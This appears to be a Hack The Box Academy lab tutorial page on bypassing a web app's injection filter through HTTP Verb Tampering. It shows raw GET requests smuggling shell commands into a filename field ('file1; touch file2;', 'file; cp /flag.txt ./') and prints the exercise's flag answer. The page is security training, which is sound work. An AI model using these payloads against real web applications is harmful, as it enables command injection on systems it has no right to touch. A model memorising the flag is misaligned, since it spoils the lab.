
Bypassing Security Filters

The other and more common type of HTTP Verb Tampering vulnerability is caused by `Insecure Coding` errors made during the development of the web application, which lead to web application not covering all HTTP methods in certain functionalities. This is commonly found in security filters that detect malicious requests. For example, if a security filter was being used to detect injection vulnerabilities and only checked for injections in `POST` parameters (e.g. `$_POST['parameter']`), it may be possible to bypass it by simply changing the request method to `GET`.

Identify

In the `File Manager` web application, if we try to create a new file name with special characters in its name (e.g. `test;`), we get the following message:




Malicious Request Denied!

This message shows that the web application uses certain filters on the back-end to identify injection attempts and then blocks any malicious requests. No matter what we try, the web application properly blocks our requests and is secured against injection attempts. However, we may try an HTTP Verb Tampering attack to see if we can bypass the security filter altogether.

Exploit


To try and exploit this vulnerability, let's intercept the request in Burp Suite (Burp) and then use `Change Request Method` to change it to another method:



```
GET /index.php?filename=test%3B HTTP/1.1
Host: 138.68.140.119:31378
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://138.68.140.119:31378
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://138.68.140.119:31378/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

This time, we did not get the `Malicious Request Denied!` message, and our file was successfully created:



To confirm whether we bypassed the security filter, we need to attempt exploiting the vulnerability the filter is protecting: a Command Injection vulnerability, in this case. So, we can inject a command that creates two files and then check whether both files were created. To do so, we will use the following file name in our attack (`file1; touch file2;`):

Cheat Sheet

? Go to Questions


Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left


File Manager


file1; touch file2;

Reset

Available Files:

- notes.txt
- test


Then, we can once again change the request method to a `GET` request:



```
GET /index.php?filename=file1%3B+touch+file2%3B HTTP/1.1
Host: 138.68.140.119:31378
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://138.68.140.119:31378
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://138.68.140.119:31378/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Once we send our request, we see that this time both `file1` and `file2` were created:



File Manager

New File Name

Reset

Available Files:

- file2
- notes.txt
- test
- file1

This shows that we successfully bypassed the filter through an HTTP Verb Tampering vulnerability and achieved command injection. Without the HTTP Verb Tampering vulnerability, the web application may have been secure against Command Injection attacks, and this vulnerability allowed us to bypass the filters in place altogether.

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 150ms


Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions


Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Target(s): Click here to spawn the target system!

+ 1 To get the flag, try to bypass the command injection filter through HTTP Verb Tampering, while using the following filename: file; cp /flag.txt ./

HTB{b3_v3rb_c0n51573n7}